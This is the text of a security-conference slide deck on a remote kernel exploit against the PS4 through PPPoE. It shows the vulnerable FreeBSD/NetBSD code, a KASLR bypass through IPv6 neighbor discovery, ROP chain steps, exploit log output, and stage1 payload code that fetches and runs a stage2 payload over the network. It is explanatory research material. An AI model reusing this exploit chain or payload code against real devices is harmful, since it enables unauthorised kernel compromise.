
PS4 Kernel RCE exploit

by theflow



About me

- Security researcher with focus on low level security
- Console research in my free time



PlayStation OS and security

- PS4 (AMD Jaguar) runs FreeBSD 9 and PS5 (AMD Zen 2) runs FreeBSD 11
- It has lots of modifications and contains custom PlayStation code (syscalls, drivers, etc.) that is closed-source.
- Security mitigations:

| | PS4 | PS5 |
|-----------|-----|----------|
| (K)ASLR | ✓ | ✓ |
| SMAP/SMEP | | ✓ |
| CFI | | ✓ |
| XOM | | ✓ |

Vulnerabilities in upstream FreeBSD

IPV6_2292PKTOPTIONS use-after-free (CVE-2020-7457)

Called without a lock!

IPV6_2292PKTOPTIONS use-after-free (CVE-2020-7457)

```
static int
ip6 pcbopts(struct ip6 pktopts **pktopt, struct mbuf *m,
    struct socket *so, struct sockopt *sopt)
        struct ip6_pktopts *opt = *pktopt;
                                                Pointer stored locally
        // ...
        *pktopt = NULL;
        if (!m || m->m len == 0) {
                free(opt, M IP60PT);
                                             Object freed if no
                return (0);
                                           options are provided
                                                                               Race
                                                                              condition
        *pktopt = opt;
                                Otherwise, options
                                                                                UAF
        return (0);
                                pointer is still used
```

Vulnerabilities in custom code

exFAT heap-buffer overflow

```
void *sceFatfsCreateHeapVl(void *unused, int size) {
                                                           32bit size
 return malloc(size, M EXFATFSPATH, M WAITOK | M ZERO);
int UVFAT readupcasetable(void *unused, void *fileSystem) {
                                                          64bit size read from
  size t dataLength = *(size t *)(upcaseEntry + 24);
                                                             exFAT volume
  size t size = sectorSize + dataLength - 1;
  size = size - size % sectorSize;
  uint8_t *data = sceFatfsCreateHeapVl(0, size);
                                                     size t-to-int conversion
                                                                                             Heap buffer
                                                                                              overflow
 while (1) {
                                                                 Data read into a too
    UVFAT_ReadDevice(fileSystem, offset, sectorSize, data);
                                                                 small allocation
    data += sectorSize;
```

Kernel exploitation on PS4

- 1. Corrupt kernel function pointer and redirect to a userspace-based ROP chain
 - No SMAP/SMEP
- 2. Defeat KASLR
 - Trivial with ROP chain code execution
 - Some registers point to kernel .text, .data or .bss segments
 - Just dynamically resolve kernel base
- 3. Disable write-protection
 - Modify cr0 register using a dynamically resolved kernel gadget
- 4. Patch kernel code
 - Enable all permissions
 - Enable JIT capabilities
 - Install kexec syscall
- 5. Use kexec syscall to jump to kernel payload mapped in userspace

Userspace exploits

All previous kernel exploits were chained with userspace exploits:

| | WebKit | bd-j | Savedata exploits |
|---------------|---|--|--|
| Advantages | Easy to use and exploit | Supports JIT and is firmware agnostic | Some unpatchable |
| Disadvantages | No JIT and heavily sandboxed | Requires a bd-burner. Also, the disc drive on PS4 is commonly broken | Requires an already hacked console to sign savedata |
| Other info | Most bugs taken from P0. Only non-JIT bugs can be used | All Java sandbox escapes patched on latest versions. | PS2 savedata exploits can be chained with emulator escape by Cturt |

Potential remote attack surfaces

- Bluetooth
 - Only minor bugs there. Pwning Bluetooth subsystem in Linux is easier
- Remote Play
 - Requires firmware update to use, so not interesting
- TCP/IP stack
 - Some advisories for FreeBSD, but not applicable / exploitable on PS4
- more?

Interesting debug strings


Interesting file names found in kernel dump:

W:\Build\J02541110\sys\freebsd\sys\net\if_pppoe.c

W:\Build\J02541110\sys\freebsd\sys\net\if_spppsubr.c


Code from NetBSD!

PPPoE on PS4



PPPoE protocol

- Point-to-Point Protocol over Ethernet
- Used to provide Internet Access over DSL



PC1 connects directly to a DSL modem. In a legacy dialup scenario, PC1 reaches the Internet through the TELCO/ISP cloud by using a modem.

Diagram from Cisco

PPPoE and TCP/IP protocol stack





Diagram from Wikipedia

PPPoE network diagram



Vulnerabilities in PPPoE

Vulnerability #1: Heap-buffer overflow

```
static int
sppp_lcp_RCR(struct sppp *sp, struct lcp_header *h, int len)
                                                     Buffer for rejected options
       buf = r = malloc (len, M_TEMP, M_NOWAIT);
                                                     (controllable length)
       p = (void *)(h + 1);
                                                                                        Heap-buffer
       for (rlen=0; len>1 && p[1]; len-=p[1], p+=p[1]) {
                                                                                          overflow
               /* Add the option to rejected list. */
                                                      Copy without checking
               bcopy (p, r, p[1]);
               r += p[1];
                                                            the length
               rlen += p[1];
                                                                                   CVE-2006-4304
       if (rlen) {
                                                                                   (old enough to drive ___)
               sppp cp send(sp, PPP IPCP, CONF REJ, h->ident, rlen, buf);
               goto end;
       // ...
```

Vulnerability #1: Heap-buffer overflow

```
9999999
         54 ab 3a 9a ab ad 00 d9
                                  d1 bc 83 e4 88 64 11 00
                                                           T.:....d..
                                  00 8e 2a ff 41 41 41 41
                                                            ....!...*.AAAA
00000010
         00 14 00 90 80 21 04 02
                                                           AAAAAAAAAAA....
00000020
         41 41 41 41 41 41 41
                                  41 41 41 40 00 00 00 00
00000030
         00 00 00 00 00 00 00 00
                                  00 00 00 00 38 00 2b c5
                                                            ...........8.+.
         72 9a cf 01 03 00 08 00
                                  38 61 07 eb bd ff ff bd
                                                           |r......8a.....
00000040
         ff ff bd ff ff d9 d1 bc
                                                            . . . . . . . . . ) . . . . .
00000050
                                  83 e4 29 00 00 00 b4 07
00000060
         00 00 03 00 00 00 00 00
                                  00 00 00 00 00 00 00 00
00000070
         00 00 00 00 00 00 00
                                  00 00 00 00 00 00 00 00
                                                            000000a0
         00 00 00 00
000000a4
```

Looks like a pointer!
However, the mbuf cluster
zone shouldn't contain
any pointers

Vulnerability #2: Information leak

```
###[ Ethernet ]###
 dst
          = ff:ff:ff:ff:ff
  src
          = xx:xx:xx:xx:xx
 type = PPP DISC
###[ PPP over Ethernet Discovery ]###
    version = 1
    type = 1
    code = PPPoE Active Discovery Initiation (PADI)
    sessionid = 0x0
    len
             = 16
###[ PPPoE Tag List ]###
       \tag list \
        |###[ PPPoE Tag ]###
          tag_type = Service-Name
          tag len = 0
          tag value = ''
        |###[ PPPoE Tag ]###
          tag type = Host-Uniq
          tag len = 8
          tag_value = '\x00\\xfa\\xfa\x07\\x81\\xa4\\xff\\xff'
```

Pointer to a struct pppoe_softc object

Vulnerability #2: Information leak

Commit <u>a8a3fd3cca61b1d3d7a6c3accf9480de9b5a39a9</u> in NetBSD from 2018:


Use a random hunique, instead of sending the pointer of the interface.

```
PPPOE_ADD_16(p, sizeof(sc));
memcpy(p, &sc, sizeof(sc));
p += sizeof(sc);
PPPOE_ADD_16(p, sizeof(sc->sc_id));
memcpy(p, &sc->sc_id, sizeof(sc->sc_id));
p += sizeof(sc->sc_id);
```

The pppoe_softc structure

```
struct pppoe softc {
       struct sppp *sc_sppp;
                                             Pointer to pppoe_softc_list
       LIST_ENTRY(pppoe_softc) sc_list;
                                             in .data segment
       struct ifnet *sc eth if;
       int sc_state;
                                       MAC address + session
       struct ether_addr sc_dest;
                                       ID (8 controllable bytes)
       uint16 t sc session;
       char *sc service name;
       char *sc concentrator name;
       uint8 t *sc ac cookie;
                                        Pointers to controllable
       size t sc ac cookie len;
                                        buffers
       uint8 t *sc relay sid;
       size_t sc_relay_sid_len;
       // ...
```

What we have and what we need



What we have and what we need

We still need:

- A target object to corrupt for arbitrary R/W or RIP Control
 - Find structs allocated with malloc() in the network stack
- A KASLR bypass
 - o Find more bugs?
 - Corrupt something to leak the contents of the struct pppoe_softc instance

Remote KASLR defeat

KASLR defeat attempt #1

repo:freebsd/freebsd-src path:netinet6 malloc(

IPv6 fragmentation (sys/netinet6/frag6.c):

Idea:

- Send many ICMPv6 echo requests with lots of fragments
- Corrupt a mbuf (similar to sk_buff on Linux) to point to somewhere else
- Receive all ICMPv6 echo replies one containing leaked data

IPv6 fragmentation internal structures

```
struct ip6q {
        struct ip6asfrag *ip6q down;
        struct ip6asfrag *ip6q up;
        // ...
};
struct ip6asfrag {
        struct ip6asfrag *ip6af down;
        struct ip6asfrag *ip6af_up;
        struct mbuf
                        *ip6af m;
        int
                        ip6af offset;
                        ip6af frglen;
        int
        int
                        ip6af off;
                        ip6af mff;
        u int16 t
};
```

Problem: We have a linear buffer overflow. There some pointers before ip6af_m, and those need to make sense.

The fragment packet

KASLR defeat attempt #2

repo:freebsd/freebsd-src path:netinet6 malloc(

IPv6 neighbor discovery (sys/netinet6/nd6_nbr.c)

IPv6 neighbor discovery protocol

| IPv4 | IPv6 |
|-------------|------------------------|
| ARP request | Neighbor solicitation |
| ARP reply | Neighbor advertisement |
| ARP cache | Neighbor cache |



IPv6 neighbor discovery protocol

Flooding attack (heap spray):


```
I am fe80::0000:4141:4141:4141

I am fe80::0001:4141:4141:4141

...

I am fe80::000N:4141:4141:4141
```

Reachability state machine



KASLR defeat attempt #2

repo:freebsd/freebsd-src path:netinet6 malloc(

IPv6 neighbor discovery (sys/netinet6/nd6_nbr.c):

Idea:

- Send many packets with different IPv6 source addresses. That allocates many Ilentry (link-level entry) objects on target machine.
- Receive IPv6 neighbor solicitation packets
- Reply all with IPv6 neighbor advertisement packets
- Corrupt a llentry to change its reachability state and store a fake mbuf
- Send IPv6 neighbor advertisement packets again for all addresses
- Receive one invalid packet with leaked data after IP header

IPv6 neighbor advertisement input handler

```
void
nd6 na input(struct mbuf *m, int off, int icmp6len)
        // ...
        ln = nd6_lookup(&taddr6, LLE_EXCLUSIVE, ifp);
                                                          Lookup target IPv6 address
        // ...
        if (ln->la hold) {
                // ...
                for (m hold = ln->la hold, ln->la hold = NULL;
                    m hold; m hold = m hold next) {
                        m hold next = m hold->m nextpkt;
                        m hold->m nextpkt = NULL;
                                                                                                      Send out any held
                                                                                                     packets if the node is
                        nd6_output_lle(ifp, ifp, m_hold, L3_ADDR_SIN6(ln), NULL, ln, &chain);
                                                                                                    reachable and its MAC
                                                                                                      address is known
```

Problem: the mbuf is freed after sending, i.e. after leaking the struct pppoe_softc instance, it will be corrupted

llentry under the hood

```
struct llentry {
        LIST ENTRY(llentry)
                                  lle next;
        struct rwlock
                                  lle_lock;
        struct lltable
                                  *lle_tbl;
                                               Pointer to link-level entry table
        // ...
        struct mbuf
                                  *la_hold;
                                                Held packets
        // ...
                                  ln_state;
                                               Reachability state
        int16 t
        // ...
};
struct lltable {
        SLIST ENTRY(lltable)
                                 11t_link;
        struct llentries
                                 11e_head[LLTBL_HASHTBL_SIZE];
        int
                                 11t af;
        struct ifnet
                                               Pointer to interface
                                 *llt ifp;
                                 (*llt_free)(struct lltable *, struct llentry *);
        void
        // ...
};
```

Called to free a llentry object when it is no longer reachable

nd6 state machine

```
static void
nd6_llinfo_timer(void *arg)
        // ...
                                          Interface object pointer
        ifp = ln->lle_tbl->llt_ifp;
                                                from llentry
        // ...
        switch (ln->ln_state) {
        case ND6_LLINFO_INCOMPLETE:
                if (ln->la_asked < V_nd6_mmaxtries) {</pre>
                         // ...
                                                                       Neighbor solicitation
                         nd6_ns_output(ifp, NULL, dst, ln, 0);
                                                                      sent with hijackable ifp
                        // ...
                break;
```

IPv6 neighbor solicitation output handler

```
void
nd6 ns output(struct ifnet *ifp, const struct in6 addr *daddr6,
    const struct in6 addr *taddr6, struct llentry *ln, int dad)
        // ...
        nd ns = (struct nd neighbor solicit *)(ip6 + 1);
        // ...
                                                   MAC address retrieved from ifp (which we control
        if (!dad && (mac = nd6 ifptomac(ifp)))
                int optlen = sizeof(struct nd opt hdr) + ifp->if addrlen;
                struct nd opt hdr *nd opt = (struct nd opt hdr *)(nd ns + 1);
                // ...
                                                                           Copied into neighbor
                bcopy(mac, (caddr_t)(nd_opt + 1), ifp->if_addrlen);
                                                                         solicitation output packet
        ip6 output(m, NULL, &ro, dad ? IPV6 UNSPECSRC : 0, &im6o, NULL, NULL);
        icmp6 ifstat inc(ifp, ifs6 out msg);
        icmp6 ifstat inc(ifp, ifs6 out neighborsolicit);
        // ...
```

KASLR defeat attempt #3 (final)


repo:freebsd/freebsd-src path:netinet6 malloc(

IPv6 Neighbor Discovery (sys/netinet6/nd6_nbr.c):

Idea:

- Send many packets with different IPv6 source addresses. That allocates many Ilentry (link-level entry) objects on target machine.
- Receive IPv6 neighbor solicitation packets
- Reply all with IPv6 neighbor advertisement packets
- Corrupt a llentry to change its reachability state and redirect ifp
- Send ICMPv6 echo requests for all different addresses
- Receive one IPv6 neighbor solicitation packet containing leaked data

KASLR defeat strategy




Defeating KASLR in practice

```
[+] STAGE 1: Memory corruption
[+] Pinning to CPU 0...done
[*] Sending malicious LCP configure request...
...
[+] Scanning for corrupted object...found fe80::0fdf:4141:4141:4141

[+] STAGE 2: KASLR defeat
[*] Defeating KASLR...
[+] pppoe_softc_list: 0xffffffff884de578
[+] kaslr offset: 0x3ffc000
```

ROP chain execution strategy



ROP chain

First ROP chain:

- Copy second ROP chain to original stack
- Perform a stack pivot there

Second ROP chain:

- Disable write protection in cr0
- Patch kmem_alloc to enable RWX protection
- Restore write protection
- Allocate RWX page and copy stage1 payload
- Jump to stage1 payload

stage1 payload


- Enable UART
- Fix corruption done by nd6 ns output
- Fix corrupted in6_llentry entry
- Create new process and listen for stage2 payload

```
void *so;
ksock_create(&so, AF_INET, SOCK_DGRAM, ∅);
struct sockaddr_in sin = {};
sin.sin len = sizeof(sin);
sin.sin family = AF INET;
sin.sin port = builtin bswap16(STAGE2 PORT);
sin.sin addr.s addr = builtin bswap32(INADDR ANY);
ksock bind(so, (struct sockaddr *)&sin);
void *stage2 = kmem alloc(*kernel map, STAGE2 SIZE);
size t size = STAGE2 SIZE;
ksock recv(so, stage2, &size);
ksock close(so);
void (*entry)(void) = (void *)stage2;
entry();
```

Process continuation

```
# Restore rsp
mov rsp, rbx
sub rsp, (SOFTCLOCK_STACK_SIZE + ND6_LLINFO_TIMER_STACK_SIZE)
# nd6_llinfo_timer epilogue
add rsp, 8
pop rbx
pop r12
pop r13
pop r14
pop r15
pop rbp
ret
```

Demo



Aftermath

For PS4 9.0 & 11.0 System One-Key JB Tool

V2.0



\$32.77

Price shown before tax



V2.0 One Key JB Tool USB Adapter For PS4 FW 9.0 Dongle With Ethernet Type-C Cable For PS4 9.00

★ ★ ★ ★ **4.5** 23 Reviews | 100 sold

Color: Tool V2.0 Pro





Thanks for your attention!

Any questions?